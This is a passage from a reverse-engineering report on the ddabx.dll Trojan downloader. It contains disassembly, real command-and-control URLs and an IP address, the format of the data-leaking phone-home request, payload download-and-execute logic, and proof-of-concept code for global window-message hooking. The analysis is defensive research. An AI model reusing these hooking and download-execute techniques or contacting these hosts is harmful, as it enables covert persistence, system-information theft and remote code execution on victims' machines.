.text:10001FE5   mov     [ebp+var_C], 10h  ; Offline
.text:10001FEC   mov     [ebp+var_8], 1
.text:10001FF3   call    esi ; InternetSetOptionA
```

Following these instructions, the Activate() export launches three additional threads. The first is called with an entirely new start routine – StartAddress(). The second and third are ThreadProc1() and ThreadProc2(), respectively – both of which we have already discussed. If the code was called by run32dll.exe (remember it also could have been invoked by any process which tripped the SetWindowsHookEx() hook), then the calling

thread issues a sleep() function with a value of INFINITE. The author's intentions with this call are unclear.

```
.text:1000157A   call    InvokeStartAddressThread
.text:1000157F   call    InvokeThreadProc1And2
.text:10001584   cmp     ds:glb_flRanFromRunDll, 0
.text:1000158B   jz      short locret_10001595
.text:1000158D   push    0FFFFFFFFh
.text:1000158F   call    ds:Sleep

.text:10001595   leave
.text:10001596   retn
.text:10001596   Activate        endp
```

Hooking the Button Class Window Procedure (ThreadProc3)

The StartAddress() routine begins by calling CreateWindowEx() to create a small (10x10), overlapped window named “button” – one of the predefined system classes. It also passes a handle to the ddabx.dll module in order to associate the DLL with the new window. Next, it calls SetWindowLong() to change the value of the window’s GWL_WNDPROC value, which essentially sets a new address for the window procedure. This technique is called Window Procedure Subclassing

After these instructions, the window procedure for the button class points to the subroutine NewButtonClassWindowProcedure() within ddabx.dll. The system calls this subroutine every time it needs to send a message to the window, such as when a user clicks one of the owning application’s buttons. The subroutine is responsible for processing the input, taking action if desired, and then (optionally, but recommended) passing control to the default procedure.

```
.text:100029AC   xor     ebx, ebx
.text:100029AE   push    ebx
.text:100029AF   push    ds:hModule      ; ddabx.dll
.text:100029B5   push    ebx
.text:100029B6   push    ebx
.text:100029B7   push    0Ah             ; nHeight
.text:100029B9   push    0Ah             ; nWidth
.text:100029BB   push    ebx
.text:100029BC   push    ebx
.text:100029BD   push    WS_OVERLAPPEDWINDOW ; dwStyle
.text:100029C2   push    offset WindowName
.text:100029C7   push    offset ClassName ; "button"
.text:100029CC   push    ebx
.text:100029CD   call    ds:CreateWindowExA
.text:100029D3   push    offset NewButtonClassWindowProcedure
.text:100029D8   push    GWL_WNDPROC     ; nIndex
.text:100029DA   push    eax
.text:100029DB   call    ds:SetWindowLongA
```

Once inside NewButtonClassWindowProcedure(), a check is made to see if the message is of type WM_QUERYENDSESSION. This message is sent when the user chooses to end the session or when an application calls one of the system shutdown functions. If this is this is the case and the system is NT, it calls the same functions as ThreadProc2 used to query and configure the registry (see Hooking IE and the Explorer Shell).

A jump is then made to a subroutine at 1000254bh, where it queries for the “Time” value created in Preparing Winsock and the Download Interval – Activate(). If an acceptable amount of time has not elapsed, the jump to ExitDueToTimeInterval is taken. This further indicates that the payload is on a strict time schedule. It explains why our dynamic analysis results didn’t show any outbound connections or related activity. This malware has anti-reversing technology in the form of requiring an analyst to have patience. The next section, Gathering and Reporting System Information, discusses the purpose of LocationUrlmonAndExports().

```
.text:1000255A   call    QueryDownloadInterval
.text:1000255F   test    al, al
.text:10002561   pop     ecx
.text:10002562   jz      ExitDueToTimeInterval
.text:10002568   push    ebx
.text:10002569   push    edi
.text:1000256A   call    LocateUrlmonAndExports
```

If the system is not NT, or if the message was not WM_QUERYENDSESSION, DefWindowProc() is called to pass control to the default window procedure. In other words, this hook's payload activates when the owning process of the window is about to terminate. If a keen user notices a trojanized process and tries to shut it down by clicking the "X" button on the window, they essentially activate more of the malware's code which just reinforces the registry entries and loads it up again.

```
.text:100021AA   cmp     [ebp+arg_4], WM_QUERYENDSESSION
.text:100021AE   jnz     short PassControlToDefaultHandler
.text:100021B0   cmp     glb_fl_WindowsNT, 0
.text:100021B7   jnz     short loc_100021C5
.text:100021B9   mov     glb_flSomething, 1
.text:100021C0   call    ConfigureRegistryForMalware

.text:100021DF PassControlToDefaultHandler:
.text:100021DF   pop     ebp
.text:100021E0   jmp     ds:DefWindowProcA
.text:100021E0 NewButtonClassWindowProcedure endp
```

A do{}while() loop exists in this section to continuously call PeekMessage() and invoke the TranslateMessage() and DispatchMessage() functions. The value of hWnd is significant. If it is NULL, then PeekMessage() retrieves messages for any window that belongs to the current thread as well as any messages whose hWnd value is also NULL. The combination of several hooking techniques makes cleansing an infected system extremely difficult if custom tools aren't available.

```
.text:10002A3A TranslateAndDispatchMsg:
.text:10002A3A   lea     eax, [esp+2Ch+Msg]
.text:10002A3E   push    eax             ; lpMsg
.text:10002A3F   call    ds:TranslateMessage
.text:10002A45   lea     eax, [esp+2Ch+Msg]
.text:10002A49   push    eax             ; lpMsg
.text:10002A4A   call    ds:DispatchMessageA
.text:10002A50
.text:10002A50 loc_10002A50:
.text:10002A50   push    PM_REMOVE
.text:10002A52   push    ebx
.text:10002A53   push    ebx
.text:10002A54   lea     eax, [esp+38h+Msg]
.text:10002A58   push    ebx             ; hWnd == NULL
.text:10002A59   push    eax             ; lpMsg
.text:10002A5A   call    esi             ; PeekMessage()
.text:10002A5C   test    eax, eax
.text:10002A5E   jnz     short TranslateAndDispatchMsg
```

Gathering and Reporting System Information

The LocateUrlmonAndExports() code is the same as before – locate urlmon.dll and use GetProcAddress() to find UrlDownloadToFile(). The meat and potatoes of this code is shown below. Pay *extra special* attention to where it stores the return value: dword_100052D8. In a later section, a call will be made to the function that resides at this address in order for this malware to invoke its primary payload.

In the meantime, the code queries for the connected state again and switches to online if needed; then configures the User Agent to the same string described in Preparing Winsock and the Download Interval – Activate().

```
.text:10001E27   push    offset LibFileName ; "urlmon.dll"
.text:10001E2C   call    ds:LoadLibraryA
.text:10001E32   test    eax, eax
.text:10001E34   jz      short loc_10001E47
.text:10001E36   push    offset aUrldownloadtof ; "URLDownloadToFileA"
.text:10001E3B   push    eax
.text:10001E3C   call    ds:GetProcAddress
.text:10001E42   mov     ds:dword_100052D8, eax
```

Next, an OSVERSIONINFOEX structure is populated by calling GetVersionEx(). This includes major and minor version numbers, a build number, a platform identifier, and information about product suites and the latest Service Pack installed on the system, [msdn]. A pointer to a vacant char buffer is then passed to the RegEnumerateIdentities() function, which calls GetVolumeInformation() and stores the VolumeSerialNumber in the buffer. It calls RegOpenKeyEx(), which is similar to RegCreateKeyEx() except the key isn't created if it doesn't already exist, on HKEY_CURRENT_USER\Identities. RegEnumKeyEx() is used to read the name of the first sub key, the result of which (current user's default id) is concatenated with the volume serial number using lstrcat().

This information is tucked away for later use – it will be leaked through a GET request as part of the trojan's "phone home" payload. In the meantime, a handle to ddabx.dll is requested with GENERIC_READ access rights. If CreateFile() returns INVALID_HANDLE_VALUE, the code jumps to the ObtainMutexProcedure offset. Otherwise, if a valid handle is returned, GetFileTime() is used in conjunction with FileTimeToSystemTime() to prepare a system time structure. GetSystemTime() is then called to obtain the current system time and each individual field (minute, hour, days, month, year) is compared with the file's timestamp. A series of jnb conditionals indicate that the code is trying to determine the time that has elapsed since the file was created.

Next, the code calls OpenMutex() to SYNCHRONIZE with either Local\VMMainMutex, Local\VMProtectionMutex, or the value of the Name local variable, depending on the system platform (non-NT uses the Name). Either way, it's the same mutex - just with a different naming convention. Its interesting to note that Anti-virus vendors, namely CA, report that the mutex names are Local_VMMainMutex or Local_VMProtectionMutex, because they overlooked the fact that 5Ch overwrites the underscore character in these

strings before OpenMutex() is called. This isn't a big deal, but the object namespace is significant at the low level.

```
.text:10002760    mov     [ebp+78h+var_67], 5Ch
.text:10002764    mov     [ebp+78h+var_87], 5Ch
```

Based on the outcome of a few obscure conditionals, it calls lstrcat() to append "&m=1" and/or "&s=1" to a string in memory, undoubtedly part of the "phone home" URL. Then it calls a subroutine that I renamed ReadSpecialDataSequence(). Below is the reproduced source code for this function – I wrote it to make sure I understood what was being done, because it looked strange (why didn't the author just pass FILE_END to SetFilePointer() instead of hard coding the file length and seeking that many bytes from FILE_BEGIN?).

```
#include <windows.h>
#include <stdio.h>

main() {
  HANDLE hFile;
  char cFileName[] = "c:\\ddabx.dll";
  DWORD dwSetFilePointerResult;
  char cBuffer[0xF] = "";
  BOOL bReadFileResult;
  DWORD dwNumBytesRead;
  int nSizeOfFile = 0x6E0D;
  int nOffsetFile = nSizeOfFile + 0xFFFFFFF3;

  hFile = CreateFile(cFileName,GENERIC_READ,
        FILE_SHARE_READ,NULL,OPEN_EXISTING,NULL,NULL);
  dwSetFilePointerResult = SetFilePointer(hFile,
        nOffsetFile,NULL,FILE_BEGIN);
  bReadFileResult = ReadFile(hFile,cBuffer,0xD,
        &dwNumBytesRead,NULL);
  CloseHandle(hFile);
}
```

Essentially, it obtains a handle to ddabx.dll, sets the file pointer 13 bytes from the end, and reads those final 13 bytes into a buffer. These bytes can also be viewed with a hex editor:

```
00006E00: 33 36 30 00 00 00 00 00 00 00 00 00 00 | 360 [ASCII]
```

All of the information gathered thus far is then combined and stored with wsprintf() into the following format:

```
http://202.67.220.235/cgi-bin/check/autoaff
%s/%s?i=%s&v=%x_%x_%x&g=%s&t=%04i_%02i_%02i_%02i_%02i&d=%i%s
```

This includes the platform ID, major OS version number, minor OS version number, default user ID, minute, hour, day, month, year, the value of the last 13 bytes of ddabx.dll, and potentially others. It calls InternetOpenURL() and passes the obtained handle to the ProccessHTTPResponse() subroutine.

Ddabx.dll, A.K.A Trojan Downloader

Here, a check is made to ensure the handle from InternetOpenURL() is not NULL. It engages the now familiar routine of waiting for a mutex handle and checking the registry "Time" value to determine if it should proceed. If so, it copies the string "g_InstallPath" into a buffer and invokes HttpQueryInfo() with the HTTP_QUERY_CUSTOM flag. This causes HttpQueryInfo() to search for the g_InstallPath header name and store the corresponding header data in the same buffer, essentially overwriting "g_InstallPath." If this fails, the code retries with "g_InstallDll" and returns to the calling function if this fails also.

However, if either succeeds, the program is able to continue with its payload. It performs a series of StrChr() and StrRChr() operations to extract the HTTP response data into the lpProcName local variable. Then it calls GetSystemDirectory() and GetTickCount() to build a random DLL file name. The PathFileExists() function is used to determine if the randomly generated file name already exists on the system. If so, it loops back to GetTickCount() and tries again.

If the item appears to not exist after calling PathFileExists(), a subsequent search is done with FindFirstFile() to double check. Any matching files or directories undergo a call to SetFileAttributes() with the FILE_ATTRIBUTE_NORMAL flag set. They are then simply removed with DeleteFile().

Moving on, the code calls InternetGetCookie() to retrieve cookie data associated with the "http://202.67.220.235/cgi-bin/check/autoaff" path. This doesn't require a call to InternetOpen(), because it just searches the cookies directory on disk. It parses for a few values in the result and builds a final URL which it passes to the UrlDownloadToFile() export from urlmon.dll (recall from Gathering and Reporting System Information I said to pay special attention to what gets written to dword_100052D8).

```
.text:10002347   lea     eax, [ebp+FileName]
.text:1000234D   push    eax
.text:1000234E   push    [ebp+UrlToDownload]
.text:10002351   push    ebx
.text:10002352   call    ds:dword_100052D8   ; UrlDownloadToFile()
```

Following this instruction, the code calls FindFirstFile() again to verify that the download was successful. If so, it calls DecodeAndExecuteNewMalware().

```
.text:10002379   call    esi ; FindFirstFileA
.text:1000237B   mov     edi, eax
.text:1000237D   cmp     edi, 0FFFFFFFFh
.text:10002380   jz      ReturnDueToDownloadFailure
.text:10002386   lea     eax, [ebp+String]
.text:10002389   push    eax
.text:1000238A   lea     eax, [ebp+FileName]
.text:10002390   push    eax
.text:10002391   call    DecodeAndExecuteNewMalware
```

Decoding and Executing the New Malware

This function calls CreateFile() to obtain a handle to the new file on disk. It uses GetFileSize() to obtain the length in bytes. This value is passed to VirtualAlloc(), along with the MEM_COMMIT|MEM_RESERVE flags and PAGE_READWRITE access rights. The new file's entire contents are read into the allocated buffer with ReadFile(). Numerous subroutines are then invoked to process the buffer's data – at least one of which uses the string "xWovqdo" as a key. This layer of obfuscation allows the original content to be downloaded without tripping IDS signatures or Anti-virus alarms.

CreateFile() is called once more – this time with the GENERIC_WRITE privileges. The buffer's contents are flushed. SetFilePointer() seeks 91 bytes from FILE_BEGIN and overwrites the following 13 bytes with the 13 bytes obtained from ddabx.dll in the Gathering and Reporting System Information section. We suspect this was done for a specific reason, however it is just a theory:

We know the mystery 13 bytes are sent to the server in the malware's GET request – the response of which is used to download a server-defined file. If the author wanted to decode the data being transmitted over the network (even more than it already is), then this would be a rational explanation. The Trojan ddabx.dll reads a sequence of bytes from its own binary and sends it to the server. The server uses this value as a key to encrypt the new file. After downloading, ddabx.dll uses the key to decrypt the new malware. Better yet – the sequence of data is used by the new malware itself during its unpacking/decoding routine. This way it stays obfuscated on disk until executed.

This would make sense, because upon being executed, the new malware could check the specified location (5Bh, or 91 decimal) bytes into the beginning of the file – and store it for use in an algorithm. The location of 91 bytes is perfect for storing something like this, because it is right in the middle of the familiar "This program cannot be run in DOS mode" string!

Moving on, VirtualFree() is then called on the buffer, specifying the MEM_RELEASE flag. SetFileAttributes() enables the FILE_ATTRIBUTE_HIDDEN and FILE_ATTRIBUTE_SYSTEM options for the new malware.

Finally, depending on the nature of the downloaded file (DLL vs standalone executable), the code either calls LoadLibrary() and GetProcAddress() specifying the lpProcName derived earlier; or it launches the executable with ShellExecute()'s Open operation.

```
.text:100023F4    cmp     [ebp+arg_4], bl
.text:100023F7    lea     eax, [ebp+FileName]
.text:100023FD    jz      InvokeWithShellExecute
.text:100023FF    push    eax
.text:10002400    call    ds:LoadLibraryA
.text:10002406    mov     esi, eax
.text:10002408    cmp     esi, ebx
.text:1000240A    jz      short loc_10002439
.text:1000240C    push    [ebp+lpProcName]
```

```
.text:1000240F    push    esi
.text:10002410    call    ds:GetProcAddress
.text:10002416    cmp     eax, ebx
.text:10002418    jz      FreeLibraryDueToProcNotFound
.text:1000241A    call    eax                ; invokes lpProcName

.text:10002425 InvokeWithShellExecute:
.text:10002425   push    ebx
.text:10002426   push    offset Directory ; ".\\"
.text:1000242B   push    ebx
.text:1000242C   push    eax
.text:1000242D   push    offset Operation ; "open"
.text:10002432   push    ebx
.text:10002433   call    ds:ShellExecuteA
```

The file download routine is then repeated in a similar manner using the base URL of “http://ushuistov.net/cgi-bin/check/autoaff” instead of the bare IP address.

Final Summary for Ddabx.dll III

This Trojan downloader was installed by a Trojan dropper (asdf.exe) as a result of an old vulnerability in Sun's JVM. The content was distributed by a Comcast Ads server to the victim after simply opening a browser with the ISP's default home page.

After asdf.exe wrote ddabx.dll to disk and entered the relevant registry entries, processes on the system immediately began to open handles the DLL and call its exports. No reboot was required for this to initiate. Here is a summary of the techniques used by ddabx.dll to remain in memory on an infected system.

- It hooks Internet Explorer by registering itself as a Browser Helper Object.
- It installs a ShellExecute() hook to hook arbitrary process that call one of the many popular Windows API functions that are fundamental to the OS.
- It installs itself as a Winlogon Notification Package to invoke a specific export during user logins.
- It uses SetWindowsHookEx() to hook arbitrary processes that call or handle window messages. In my POC, nearly every process on the system was hooked.
- It creates a "button" window class and redirects the window procedure to a function in its own DLL code. This hooks all window procedures of the same class in the parent thread.

This is all combined with a few methods of closely monitoring its binary image on disk and the registry. When the time is right, it sends system information to an external web site and downloads arbitrary executables and DLLs…then runs them on the infected system.

Appendix A – Norton Screen Shot

This is a simple screen shot of the alert produced by Norton's Antivirus.

Appendix B – Vundo Removal Logs

Symantec Trojan.Vundo Removal Tool 1.5.0

The process "WINLOGON.EXE" contained a viral thread (00000598). The thread was terminated.
The process "WINLOGON.EXE" contained a viral thread (0000059C). The thread was terminated.
The process "EXPLORER.EXE" contained a viral thread (00000AE0). The thread was terminated.
The process "WUSB54Gv4.exe" contained a viral thread (00000218). The thread was terminated.

This shows the output of Symantec's Trojan.Vundo Removal Tool. Our conclusions were that it hooks into existing processes and implements a strategic (not hard-coded, but not random) method of picking and choosing those processes. The tool was not able to remove the infection permanently.

Appendix C – DLLMain Skeleton

This is a clone of ddabx.dll's DLLMain() function. It demonstrates the methodology used to determine how, and by which process, the DLL was loaded.

```
#include<windows.h>
#include<string.h>

#define EXPLORER "explorer.exe"
#define RUNDLL32 "rundll32.exe"

struct _OSVERSIONINFOA VersionInformation;
int  __cdecl getVersionInformation(VOID);

HANDLE glb_hModule          = NULL;
BOOL   glb_bIsWindowsNT     = true;
char   glb_cModuleNameBuffer[0x104];
BOOL   glb_bRanFromExplorer,
       glb_bRanFromOther,
       glb_bRanFromRunDll;

// The DLL Entry Point figures out if ddabx.dll was loaded
// by explorer.exe, rundll32.exe, or something other
BOOL APIENTRY DllMain( HANDLE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved)
{
      BOOL bResult = 0;
      DWORD dwCharsInModuleName;
      char * pLastOccurrence;
      int iResult = 0;
      char cCallingNameBuffer[0x104];

      glb_hModule = hModule;

      switch (ul_reason_for_call)
      {
      case DLL_PROCESS_ATTACH:
            if ((bResult = getVersionInformation()) == 0)
                  glb_bIsWindowsNT = false;

            // fills global buffer with pointer to ddabx.dll on disk
            dwCharsInModuleName = GetModuleFileName((HMODULE)hModule,
                  glb_cModuleNameBuffer,sizeof(glb_cModuleNameBuffer));

            // fills local buffer with pointer to calling process
            dwCharsInModuleName = GetModuleFileName(NULL,
                  cCallingNameBuffer,sizeof(cCallingNameBuffer));

            pLastOccurrence = strrchr(cCallingNameBuffer,0x5c);
            pLastOccurrence++;
            iResult = lstrcmp(pLastOccurrence, EXPLORER);
            if (iResult == 0) glb_bRanFromExplorer = true;
            else {
```

```
                  iResult = lstrcmp(pLastOccurrence,RUNDLL32);
                  if (iResult == 0) glb_bRanFromRunDll = true;
            }
            glb_bRanFromOther = true;
            break;
      case DLL_THREAD_ATTACH: break;
      case DLL_THREAD_DETACH: break;
      case DLL_PROCESS_DETACH:
            if (hModule) CloseHandle(hModule);
            break;
      }
    return TRUE;
}

int __cdecl getVersionInformation()
{
      BOOL bResult;

      VersionInformation.dwOSVersionInfoSize = sizeof(_OSVERSIONINFOA);
      bResult = GetVersionEx(&VersionInformation);
      if (bResult != 0) {
            if (VersionInformation.dwPlatformId == 2) {
                  return true; //Machine is NT
            }
      }
      return false;
}
```

Appendix D – Cites, Sources, & Tools

Information included in this report was gleaned from the following sources, in no particular order.

Understanding Windows Shellcode. mmiller@nologin.org. http://www.hick.org/code/skape/papers/win32-shellcode.pdf

Butler, James and Greg Hoglund. Rootkits – Subverting the Windows Kernel. Pearson Education, Inc., New Jersey, 2006.

The Microsoft Developer Network. http://www.msdn.com

Smith, Ryan. Private communications. http://www.hustlelabs.com.

Richard, Matt. Private communications. http://www.mullingsecurity.com.

Birkby, Richard. Creating a shell extension with C#. http://www.codeproject.com/csharp/dateparser.asp

Esposito, Dino. Logging the Shell Activity. http://www.codeguru.com/Cpp/COM-Tech/shell/article.php/c4515/

Computer Associates analysis of the Chisyne Family. http://www3.ca.com/securityadvisor/virusinfo/virus.aspx?id=48117

The following tools and utilities were used in this report to capture and analyze data/code.

IDA Pro from Datarescue. http://www.datarescue.com.

OllyDbg. http://www.ollydbg.de.

PE Dumper v3.0.1.

Process Explorer from Sysinternals.com. http://www.sysinternals.com/Utilities/ProcessExplorer.html

Fondstone's Pasco Utility. http://www.foundstone.com/resources/proddesc/pasco.htm

Snippy screen capture utility. http://www.bhelpuri.net/Snippy

StudPE http://itimer.home.ro/studpe.html

PeID http://peid.has.it

HijackThis http://www.merijn.org

BHO Demon http://www.definitivesolutions.com/bhodemon.htm


Appendix E – POC Desktop Hooking Code

The purpose of this POC is to demonstrate the simplicity and effectiveness of the desktop hooking method described in Invoking the Desktop Hook and Run32dll – Start(). The POC requires a DLL (WindowsHookDLL.c) that exports a function capable of processing Windows messages. In this case, all the export does is invoke CallNextHookEx() to pass control to the legitimate handler. For use with malware, just insert the desired rogue code before CallNextHookEx(); or don't use CallNextHookEx() at all.

The second component is an executable (WindowsHookInstaller.c) to call SetWindowsHookEx() and direct the procedure to the DLL's export.

```
---------------- WindowsHookDLL.c

// Basic DLLMain() left out for brevity

extern "C" {
      __declspec(dllexport) int ExportFunc()
      {
            LRESULT lResult;
            lResult = CallNextHookEx(NULL,0x1,NULL,NULL);
            return true;
      }
}

---------------- WindowsHookInstaller.c

#include<windows.h>
#include<stdio.h>

main() {

      HHOOK hHookProc;
      HMODULE hModule;
      BOOL bResult;
      FARPROC fAddrExport;
      char cFileName[] = "c:\\WindowsHookDLL.dll";
      char cExportFunc[] = "ExportFunc";

      hModule = LoadLibrary(cFileName);
      if (hModule == NULL) return false;
      fAddrExport = GetProcAddress(hModule,cExportFunc);
      if (fAddrExport == NULL) return false;

      hHookProc = SetWindowsHookEx(WH_GETMESSAGE,
            (HOOKPROC)fAddrExport,hModule,NULL);
      if (hHookProc == NULL) return false;
      // pause here
      bResult = UnhookWindowsHookEx(hHookProc);
      CloseHandle(hModule);
      return true;
}

----------------
```

When WindowsHookInstaller.exe is run in a debugger environment, I paused execution after the SetWindowsHookEx() function as indicated in the code above and displayed in the screen shot below.



The results were as expected. Most, if not all, processes operating within the same desktop space as the thread which invoked SetWindowsHookEx() were immediately victims to the rogue hook procedure; including the Anti-virus and Anti-spyware programs.